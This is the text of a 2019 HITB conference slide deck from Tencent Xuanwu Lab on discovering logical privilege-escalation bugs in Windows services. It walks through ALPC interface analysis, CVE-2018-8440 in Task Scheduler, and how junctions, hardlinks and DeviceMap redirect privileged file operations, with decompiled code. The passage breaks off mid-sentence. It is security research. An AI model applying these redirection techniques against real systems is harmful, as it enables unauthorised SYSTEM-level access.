



腾讯安全玄武实验室  
TENCENT SECURITY XUANWU LAB



HITB 2019 Amsterdam

# Battle of windows service: Automated discovery of logical privilege escalation bugs

Wenxu Wu (@ma7h1as) & Shi Qin(@Ox9A82)

Tencent Security Xuanwu Lab

# Who are we

**Tencent 腾讯**

Largest social media and entertainment company in China


About us : Tencent Security Xuanwu Lab focus on real world security research

- ◇ Wenxu Wu @ma7h1as , L-team / XDSEC
- ◇ Shi Qin @ox9a82 , NU1L / syclover

# Agenda

- ◇ Introduction of logical bugs in system service
- ◇ Case study on historical bug
- ◇ How to do bug discovery
- ◇ How to **automate** bug discovery - Build framework
- ◇ Exploit development

# Why logical bugs

- ◇ Stability ( better than memory corruption )
- ◇ Easy to exploit ( little mitigation ) 
- ◇ Fun

# What to do with windows logical bugs

- ◇ Sandbox escape
- ◇ Code execution
- ◇ **Privilege escalation**

# Privilege escalation in system service

medium integrity user

system services

file operation

registry modify

handle copy

DLLs operation

# Case study

◇ Historical examples that we selected are very representative.

Example #1 – Task Scheduler Service , arbitrary file DACL rewrite

Example #2 – Installer Service , arbitrary file read

◇ Include the following problems.

Path limitation

TOCTOU - Time of Check Time of Use

# Example1: Task Scheduler Service

- ◇ CVE-2018-8440
- ◇ Target: Task Scheduler Service
- ◇ Call ALPC interface to trigger vuln

Before analyze it we need some fundamental knowledge.



# Something About ALPC

ALPC – Advanced Local Procedure Calls , a part of windows IPC

◆ IDL

Called Microsoft Interface Definition Language

It is a bridge between client and server in ALPC

# Analyze ALPC interfaces

◆ Rpc viewer([www.rpcview.org](http://www.rpcview.org))

◆ The registered interface is marked as green

◆ Disass interfaces to .idl code

◆ Some data struct may missing

You need to fix them by reverse engineering with IDA Pro

The screenshot shows the RpcView application interface. It is divided into four main panes:

- Endpoints:** A table listing registered endpoints. The entry for 'securityevent' is highlighted in green, indicating it is a registered interface.
- Processes:** A list of running processes. 'Isass.exe' is highlighted in blue.
- Interfaces:** A table listing interfaces. The entry for 'keyiso' is highlighted in green.
- Procedures:** A list of procedures associated with the selected interface.

Pid	Protocol	Name
800	ncacn_np	\pipe\lsass
800	ncalrpc	audit
800	ncalrpc	securityevent
800	ncalrpc	LSARPC_ENDPOINT
800	ncalrpc	lsacap
800	ncalrpc	LSA_IDPEXT_ENDPOINT
800	ncalrpc	LSA_EAS_ENDPOINT
800	ncalrpc	lsapolicylookup
800	ncalrpc	lsasspirpc
800	ncalrpc	protected_storage
800	ncalrpc	SidKey Local End Point
800	ncalrpc	samss ipc

Name	Pid	Path
dllhost.exe	2620	C:\Windows\System32\dllhost.exe
msdtc.exe	2844	C:\Windows\System32\msdtc.exe
svchost.exe	2880	C:\Windows\System32\svchost.exe
SearchIndexer.exe	3296	C:\Windows\System32\SearchIndexer.exe
Isass.exe	800	C:\Windows\System32\lsass.exe
csrss.exe	704	
winlogon.exe	752	C:\Windows\System32\winlogon.exe
dwm.exe	608	C:\Windows\System32\dwm.exe
fontdrvhost.exe	1384	
explorer.exe	3188	C:\Windows\explorer.exe
vmtoolsd.exe	1420	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
cmd.exe	2172	C:\Windows\System32\cmd.exe
conhost.exe	3872	C:\Windows\System32\conhost.exe

Pid	Uuid	Ver	Procs	Callback	Name	Base
800	11220835-5b26-4d94-ae86-c3e475a809de	1.0	3	+0x00003d20	ICryptProtect	0x00007ffb7c
800	5cbe92cb-f4be-45c9-9fc9-33e73e557b20	1.0	3	+0x00003d20	PasswordRecovery	0x00007ffb7c
800	7f1317a8-4dea-4fa2-a551-df5516ff8879	1.0	2	+0x00022680		0x00007ffb7c
800	c681d488-d850-11d0-8c52-00c04fd90f7e	1.0	21		efsrpc	0x00007ffb7c
800	51a227ae-825b-41f2-b4a9-1ac9557a1018	1.0	1			0x00007ffb6e
800	8fb74744-b2ff-4c00-be0d-9ef9a191fe1b	1.0	11			0x00007ffb6e
800	b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86	2.0	30		keyiso	0x00007ffb6e
800	12345778-1234-abcd-ef00-0123456789ab	0.0	112	+0x00005250	lsarpc	0x00007ffb7d
800	3919286a-b10c-11d0-9ba8-00c04fd92ef5	0.0	1		dssetup	0x00007ffb7d
800	ace1c026-8b3f-4711-8918-f345d17f5bff	1.0	2	+0x0003c580	S_LSP_PRIVATE_DATA	0x00007ffb7d
800	afc07e2e-311c-4435-808c-c483ffec7c9	1.0	3	+0x000c0810		0x00007ffb7d
800	c0d930f0-b787-4124-99bc-21f0ecb642ce	0.0	6			0x00007ffb7d
800	d25576e4-00d2-43f7-98f9-b4c0724158f9	0.0	3			0x00007ffb7d

Index	Name
0	EfsRpcOpenFileRaw_Downlevel
1	EfsRpcReadFileRaw_Downlevel
2	EfsRpcWriteFileRaw_Downlevel
3	EfsRpcCloseRaw_Downlevel
4	EfsRpcEncryptFileSrv_Downlevel
5	EfsRpcDecryptFileSrv_Downlevel
6	EfsRpcQueryUsersOnFile_Downlevel
7	EfsRpcQueryRecoveryAgents_Downlevel
8	EfsRpcRemoveUsersFromFile_Downlevel
9	EfsRpcAddUsersToFile_Downlevel
10	EfsRpcFileKeyInfoEx_Downlevel
11	EfsRpcFileKeyInfoEx_Downlevel
12	EfsRpcFileKeyInfo_Downlevel

Endpoints: 12/110 Interfaces: 21/199 Processes: 55/55

# Analyze ALPC interfaces

- ◆ Find the target dll file of ALPC interface in rpcviewer
- ◆ Use IDA Pro to do reverse engineering
- ◆ Be aware of sensitive function call & operation

# Example 1: Task Scheduler Service

◆ So let's find the target DLL file first.

The screenshot shows the configuration of the Task Scheduler Service. The top pane displays the service's properties, including its location at C:\Windows\System32\schedsv.dll and its base address at 0x00007ffb9fc00000. The bottom pane is split into two tabs: 'Interfaces' and 'Procedures'.

**Interfaces Tab:**

Pid	Uuid	Ver	Type	Procs	Stub	Callback	Name	Base	Location	Flags	Desc
556	e1af8308-5d1f-11c9-91a4-08002b14a0fa	3.0	RPC	9	Interpreted	0x00007ffba2bf45a0		0x00007ffba2bf0000	C:\Windows\System32\RpcEpMap.dll	0x10	RPC I
556	0b0a6584-9e0f-11cf-a3cf-00805f68cb1b	1.1	RPC	6	Interpreted	0x00007ffba2bf4570		0x00007ffba2bf0000	C:\Windows\System32\RpcEpMap.dll	0x0	RPC I
556	1d55b526-c137-46c5-ab79-638f2a68e8...	1.0	RPC	13	Interpreted	0x00007ffba2bf8380		0x00007ffba2bf0000	C:\Windows\System32\RpcEpMap.dll	0x0	RPC I
556	64fe0b7f-9ef5-4553-a7db-9a1975777554	1.0	RPC	3	Interpreted	0x00007ffba2bd70...		0x00007ffba2bd00...	C:\Windows\System32\RpcRtRemote.dll	0x1	Remc
984	9b8699ae-0e44-47b1-8e7f-86a461d7ec...	0.0	RPC	29	Interpreted	0x00007ffba2c52390		0x00007ffba2c10000	C:\Windows\System32\rpcss.dll	0x20	Distri
556	e60c73e6-88f9-11cf-9af1-0020af6e72f4	2.0	RPC	11	Interpreted	0x00007ffba2c25ac0		0x00007ffba2c10000	C:\Windows\System32\rpcss.dll	0x20	Distri
556	99fcfec4-5260-101b-bbcb-00aa021347a	0.0	RPC	6	Interpreted	0x00007ffba2cbe3d0		0x00007ffba2c10000	C:\Windows\System32\rpcss.dll	0x10	Distri
556	b9e79e60-3d52-11ce-aaa1-00006901293f	0.2	RPC	11	Interpreted	0x00007ffba2c25ac0		0x00007ffba2c10000	C:\Windows\System32\rpcss.dll	0x20	Distri
556	412f241e-c12a-11ce-abff-0020af6e7a17	0.2	RPC	28	Interpreted	0x00007ffba2c25ac0		0x00007ffba2c10000	C:\Windows\System32\rpcss.dll	0x20	Distri
556	c6f3ee72-ce7e-11d1-b71e-00c04fc3111a	1.0	RPC	7	Interpreted	0x00007ffba2c25ac0		0x00007ffba2c10000	C:\Windows\System32\rpcss.dll	0x20	Distri
556	4d9f4ab8-7d1c-11cf-861e-0020af6e7c57	0.0	RPC	1	Interpreted	0x00007ffba2cbcd10		0x00007ffba2c10000	C:\Windows\System32\rpcss.dll	0x50	Distri
788	12345778-1234-abcd-ef00-0123456789ac	1.0	RPC	73	Interpreted	0x00007ffba3fa1e00		0x00007ffba3fa0000	C:\Windows\System32\samsrv.dll	0x51	SAM
1272	0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53	1.0	RPC	5	Interpreted	0x00007ffb9fc3a480		0x00007ffb9fc00000	C:\Windows\System32\schedsv.dll	0x1	Task!
1272	86d35949-83c9-4044-b424-d3b36231f1...	1.0	RPC	20	Interpreted	0x00007ffb9fc30c30		0x00007ffb9fc00000	C:\Windows\System32\schedsv.dll	0x1	Task!
1272	3a9ef155-691d-4449-8d05-09ad570318...	1.0	RPC	7	Interpreted	0x00007ffb9fc30c30		0x00007ffb9fc00000	C:\Windows\System32\schedsv.dll	0x21	Task!
1672	63fb424-2029-11d1-8db8-00aa004ab...	1.0	RPC	3	Interpreted	0x00007ffb9d575450		0x00007ffb9d5700...	C:\Windows\System32\Sens.dll	0x1	Syste
1672	a0bc4698-b8d7-4330-a28f-7709e18b61...	4.0	RPC	3	Interpreted	0x00007ffb9d575450		0x00007ffb9d5700...	C:\Windows\System32\Sens.dll	0x1	Syste
1392	db2ce634-191d-42af-a28c-16be97924c...	1.0	RPC	10	Interpreted	0x00007ffb9f620000		0x00007ffb9f620000	C:\Windows\System32\SensorService.dll	0x21	Sensc
1392	a36f6c1d-ed97-46b4-9762-3f13a0f6dea9	0.0	RPC	6	Interpreted	0x00007ffb9f620000		0x00007ffb9f620000	C:\Windows\System32\SensorService.dll	0x29	Sensc
1392	97be9507-17da-4999-87d7-66c0b2d83...	1.0	RPC	8	Interpreted	0x00007ffb9f620000		0x00007ffb9f620000	C:\Windows\System32\SensorService.dll	0x21	Sensc
1392	d424f01c-1055-43b1-b519-0482344ce0...	1.0	RPC	9	Interpreted	0x00007ffb9f620000		0x00007ffb9f620000	C:\Windows\System32\SensorService.dll	0x21	Sensc
2248	12345678-1234-abcd-ef00-0123456789...	1.0	RPC	117	Interpreted	0x00007ff7090b0000		0x00007ff7090b0000	C:\Windows\System32\spoolsv.exe	0x1	Spoo
2248	0b6c4d6f-4374-4f65-8223-047b11c0c655	1.0	RPC	7	Interpreted	0x00007ff7090b0000		0x00007ff7090b0000	C:\Windows\System32\spoolsv.exe	0x1	Spoo

**Procedures Tab:**

Index	Name	Address	Format
0	SchRpcHighestVersion	0x00007ffb9fc30700	0x00007ffb9fc81c72
1	SchRpcRegisterTask	0x00007ffb9fc30a00	0x00007ffb9fc81c9c
2	SchRpcRetrieveTask	0x00007ffb9fc2ae40	0x00007ffb9fc81cf6
3	SchRpcCreateFolder	0x00007ffb9fc30d00	0x00007ffb9fc81d32
4	SchRpcSetSecurity	0x00007ffb9fc6fb50	0x00007ffb9fc81d68
5	SchRpcGetSecurity	0x00007ffb9fc6fa10	0x00007ffb9fc81d9e
6	SchRpcEnumFolders	0x00007ffb9fc6f800	0x00007ffb9fc81dd4
7	SchRpcEnumTasks	0x00007ffb9fc2aca0	0x00007ffb9fc81e1c
8	SchRpcEnumInstances	0x00007ffb9fc6f890	0x00007ffb9fc81e64
9	SchRpcGetInstanceInfo	0x00007ffb9fc6f900	0x00007ffb9fc81ea0
10	SchRpcStopInstance	0x00007ffb9fc6fc10	0x00007ffb9fc81ef4
11	SchRpcStop	0x00007ffb9fc6fbb0	0x00007ffb9fc81f24
12	SchRpcRun	0x00007ffb9fc392d0	0x00007ffb9fc81f54
13	SchRpcDelete	0x00007ffb9fc2b030	0x00007ffb9fc81fa2
14	SchRpcRename	0x00007ffb9fc6fa70	0x00007ffb9fc81fd2
15	SchRpcScheduledRuntimes	0x00007ffb9fc6fac0	0x00007ffb9fc82008
16	SchRpcGetLastRunInfo	0x00007ffb9fc6f9b0	0x00007ffb9fc82056
17	SchRpcGetTaskInfo	0x00007ffb9fc36200	0x00007ffb9fc8208c
18	SchRpcGetNumberOfMissedRuns	0x00007ffb9fc30f70	0x00007ffb9fc820c8
19	SchRpcEnableTask	0x00007ffb9fc11c80	0x00007ffb9fc820f8

# Example1: Task Scheduler Service

- ◇ ALPC interface: grant DACL to .job file
- ◇ Reverse the interface to IDL code

```
HRESULT SchRpcSetSecurity(  
    [in, string] const wchar_t* path,  
    [in, string] const wchar_t* sddl,  
    [in] DWORD flags  
);
```

# Example1: Task Scheduler Service

- ◇ Convert SSDL string to SecurityDescriptor

```
SecurityDescriptorSize = 0;
SecurityDescriptor = 0i64;
if ( sddl
    && !ConvertStringSecurityDescriptorToSecurityDescriptorW(sddl, 1u, &SecurityDescriptor, &SecurityDescriptorSize) )
{
    v12 = tsched::GetLastHrError(v14, v13);
LABEL_65:
    tsched::AutoLocalPtr<unsigned short>::~~AutoLocalPtr<unsigned short>(&SecurityDescriptor);
    goto LABEL_66;
}
```

# Example1: Task Scheduler Service

- ◇ Update DACL of the target file

```
RpcAutoImpersonate::RpcAutoImpersonate(&v26, L"RpcServer::SetSecuri
v12 = JobStore::SetSddl(v16, Dst, v20);
if ( v12 < 0 )
{
    if ( v26 )
        RpcRevertToSelf();
    goto LABEL_57;
}
if ( v26 )
    RpcRevertToSelf();
v12 = JobSecurity::Update(&SecurityDescriptor, SecurityDescriptor,
```

- ◇ Path limitation: C:\windows\tasks\  
◇ How could we bypass it ?

```
v20 = v104,
memset_0(Dst, 0, 0x200ui64);
v12 = tsched::TaskPathCanonicalize(Dst, path, v11);
if ( v12 >= 0 )
```

# Break the rule - reflect file operation

- ◇ Junction
- ◇ Hardlink
- ◇ Devicemap



# Reflect file operation

## ◆ Junction

Could only use to reflect folder

When operate /a/b , we could reflect a to another folder.

We can use CMD command “mklink” to create a Junction, But what happens inside?

```
C:\>mklink
Creates a symbolic link.

MKLINK [[/D] | [/H] | [/J]] Link Target

/D      Creates a directory symbolic link.  Default is a file
        symbolic link.
/H      Creates a hard link instead of a symbolic link.
/J      Creates a Directory Junction.
Link    Specifies the new symbolic link name.
Target  Specifies the path (relative or absolute) that the new link
        refers to.
```

# Reflect file operation

## ◆ Junction

NtFsControlFile is similar as DeviceIoControl.

In fact when ioctl is FSCTL\_XXX, DeviceIoControl will invoke NtFsControlFile function, it send IRPs to the File System Driver.

“FSCTL\_SET\_REPARSE\_POINT” use REPARSE\_DATA\_BUFFER struct to describe the IRP information.

```
memset_0(v13, 0, InputBufferLength);
*InputBuffer = -1610612733;
InputBuffer[2] = InputBufferLength - 8;
InputBuffer[4] = 0;
InputBuffer[5] = v21;
memcpy_0(InputBuffer + 8, Src, v21);
InputBuffer[6] = InputBuffer[5] + 2;
do
    ++v9;
while ( v7[v9] );
v15 = 2 * v9;
v16 = InputBuffer + InputBuffer[5] + 18;
InputBuffer[7] = v15;
memcpy_0(v16, v7, v15);
LODWORD(FsControlCode) = 0x900A4; // FSCTL_SET_REPARSE_POINT
Status = NtFsControlFile(
    Handle,
    0i64,
    0i64,
    0i64,
    &IoStatusBlock,
    FsControlCode,
    InputBuffer,
    InputBufferLength,
    0i64,
    0);
```

reverse cmd.exe

# Reflect file operation

## ◆ Junction

There is a field named “ReparseTag” in the REPARSE\_DATA\_BUFFER struct.

The value of this field can be either “IO\_REPARSE\_TAG\_SYMLINK” or “IO\_REPARSE\_TAG\_MOUNT\_POINT”.

NtFsControlFile use the

“IO\_REPARSE\_TAG\_MOUNT\_POINT” flag to create a Junction link.

```
memset_0(v13, 0, InputBufferLength);
*InputBuffer = -1610612733;
InputBuffer[2] = InputBufferLength - 8;
InputBuffer[4] = 0;
InputBuffer[5] = v21;
memcpy_0(InputBuffer + 8, Src, v21);
InputBuffer[6] = InputBuffer[5] + 2;
do
    ++v9;
while ( v7[v9] );
v15 = 2 * v9;
v16 = InputBuffer + InputBuffer[5] + 18;
InputBuffer[7] = v15;
memcpy_0(v16, v7, v15);
LODWORD(FsControlCode) = 0x900A4; // FSCTL_SET_REPARSE_POINT
Status = NtFsControlFile(
    Handle,
    0i64,
    0i64,
    0i64,
    &IoStatusBlock,
    FsControlCode,
    InputBuffer,
    InputBufferLength,
    0i64,
    0);
```

IO\_REPARSE\_TAG\_MOUNT\_POINT

reverse cmd.exe

# Reflect file operation

## ◇ Junction

The mklink command also has a function to create symbolic links, It relies on winapi CreateSymbolicLinkW.

The WinAPI “CreateSymbolicLinkW” use “IO\_REPARSE\_TAG\_SYMLINK”.

```
Status_1 = NtCreateFile(&Handle, 0x110100i64, &v30, &IoStatusBlock, 0i64);
if ( Status_1 < 0 )
{
    BEL_5:
    BaseSetLastNTErrror((unsigned int)Status_1);
    goto LABEL_35;
}
Status = NtFsControlFile(
    Handle,
    0i64,
    0i64,
    0i64,
    &IoStatusBlock,
    0x900A4,
    InputBuffer, // *(_DWORD *)InputBuffer = 0xA000000C;          IO_REPARSE_TAG_SYMLINK
    InputBufferLength,
    0i64,
    0i64); // FSCTL_SET_REPARSE_POINT
```

reverse kernelbase!CreateSymbolicLinkW

# Reflect file operation

## ◇ Junction

“IO\_REPARSE\_TAG\_SYMLINK”

Named NTFS Symbolic Link. Can used for file or directory.

“IO\_REPARSE\_TAG\_MOUNT\_POINT”.

Named NTFS Mount Points. Only used for directory.

# Reflect file operation

## ◆ Junction

Let's have a look what happened when reparse point have been parsed.

When we open a file, the Windows kernel first looks for this object in the kernel object directory. But the file path must be an NT path.

For example, When we open the “C:\test\test\_file.txt”.


Firstly, convert DOS/Win32 path to NT path by “RtlDosPathNameToNtPathName\_U”.



# Reflect file operation

## ◆ Junction

Then parse this NT path in “ObpLookUpObjectName” function. It parses the path layer by layer. But if the path is not a kernel directory object ObpLookUpObjectName will invoke the kernel object’s parse function.




```
/* Make sure the Object Type has a parse routine */
ParseRoutine = ObjectHeader->Type->TypeInfo.ParseProcedure;
if (!ParseRoutine) { ... }
//...
while (TRUE)
{
    /* Call the Parse Procedure */
    ObpCalloutStart(&CalloutIrql);
    Status = ParseRoutine(RootDirectory,
                        ObjectType,
                        AccessState,
                        AccessCheckMode,
                        Attributes,
                        ObjectName,
                        &RemainingName,
                        ParseContext,
                        SecurityQos,
                        &Object);
}
```

# Reflect file operation

## ◇ Junction

Kernel Symbolic object parse function is ObpParseSymbolicLink function.

It convert the symbolic object to the real directory object.





# Reflect file operation

## ◇ Junction

HarddiskVolume9 is a device object, ObpLookUpObjectName realized it is not a directory object.

So ObpLookUpObjectName invoke device object's parse function : IopParseDevice, and passing the remaining name as argument.

IopParseDevice create a kernel file object as a context of the real file. And Send an IRP to the associated file system driver.

HarddiskVolume6	Device
HarddiskVolume7	Device
HarddiskVolume8	Device
HarddiskVolume9	Device
hcmon	Device
INTELPRO_{38F1DE52-1941-4972-BEEC-9E7A629DBE29}	Device


`\Device\HarddiskVolume9\test\test_file.txt`

RemainingName

# Reflect file operation

## ◆ Junction

But if we've already created a junction, FSD will return STATUS\_REPARSE and IopParseDevice return it to ObpLookupObjectName then ObpLookupObjectName use the new path do next round parse.



```
/* Check for success or failure, so not reparse */  
if ((Status != STATUS_REPARSE) &&  
    (Status != STATUS_REPARSE_OBJECT)) { ... }  
else if ((!ObjectName->Length) ||  
         (!ObjectName->Buffer) ||  
         (ObjectName->Buffer[0] == OBJ_NAME_PATH_SEPARATOR)) { ... }  
else if (--MaxReparse)  
{  
    /* Try reparsing again */  
    continue;  
}
```

```
Status = IoCallDriver(DeviceObject, Irp);  
  
if (Status == STATUS_REPARSE)    FSD  
{  
    ...  
    IopDoNameTransmogriphy(Irp, FileObject, ReparseData);  
    ...  
}  
...  
return Status;
```

# Reflect file operation

## ◆ Junction

We can see which Windows APIs are affected by reparse point in MSDN.

<https://docs.microsoft.com/en-us/windows/desktop/fileio/symbolic-link-effects-on-file-systems-functions#deletefile-and-deletefiletransacted>

For example, DeleteFileW is not affected by reparse point.

Because, when DeleteFileW open a file, it use the FILE\_OPEN\_REPARSE\_POINT flag.

And it will not return STATUS\_REPARSE status code.

```
Status = NtOpenFile(&FileHandle,  
                  DELETE | FILE_READ_ATTRIBUTES,  
                  &ObjectAttributes,  
                  &IoStatusBlock,  
                  FILE_SHARE_READ | FILE_SHARE_WRITE | FI  
LE_SHARE_DELETE,  
                  FILE_NON_DIRECTORY_FILE |  
reverse DeleteFileW FILE_OPEN_FOR_BACKUP_INTENT |  
                  FILE_OPEN_REPARSE_POINT);
```

# Reflect file operation

## ◆ Hardlink

We can use `mklink [/D]` to create a hard link, it will invoke Windows API “`CreateHardLinkW`”.

`CreateHardLinkW` invoke NTAPI `NtSetInformationFile` function.

`NtSetInformationFile` allocate an IRP with `IRP_MJ_SET_INFORMATION` MajorFunction code and set `FileInformationClass` value in IRP's `IO_STACK_LOCATION` struct.

```
}
memmove_0((void *)(v7 + 20), Src, StructSize);
*(_BYTE *)FileLinkInfo = 0;
*(_QWORD *)(FileLinkInfo + 8) = 0i64;
*(_DWORD *)(FileLinkInfo + 16) = StructSize;
LODWORD(FileInformationClass) = 11;           // FileLinkInformation
v6 = NtSetInformationFile(
    FileHandle,
    &IoStatusBlock,                          reverse CreateHardLinkW
    FileLinkInfo,
    (unsigned int)StructSize + 24,
    FileInformationClass);
```

# Reflect file operation

## ◆ Hardlink

Then NtSetInformationFile send this IRP to the device object which the file has associated with.

In usual, the device associated with the file object is the file system device.

So FSD receive the IRP request and set the HardLink.

Could only use to reflect file

Rely on ntfs file system

Try to set DACL for hardlink , the operation will be reflect to target file.

# Reflect file operation

## ◆ DeviceMap

In normal circumstances, NTPATH \??\ is pointing to \GLOBAL??\

For example, \??\GLOBALROOT is pointing to \GLOBAL??\GLOBALROOT

But if we point \??\ to \BaseNamedObjects\ through DeviceMap,

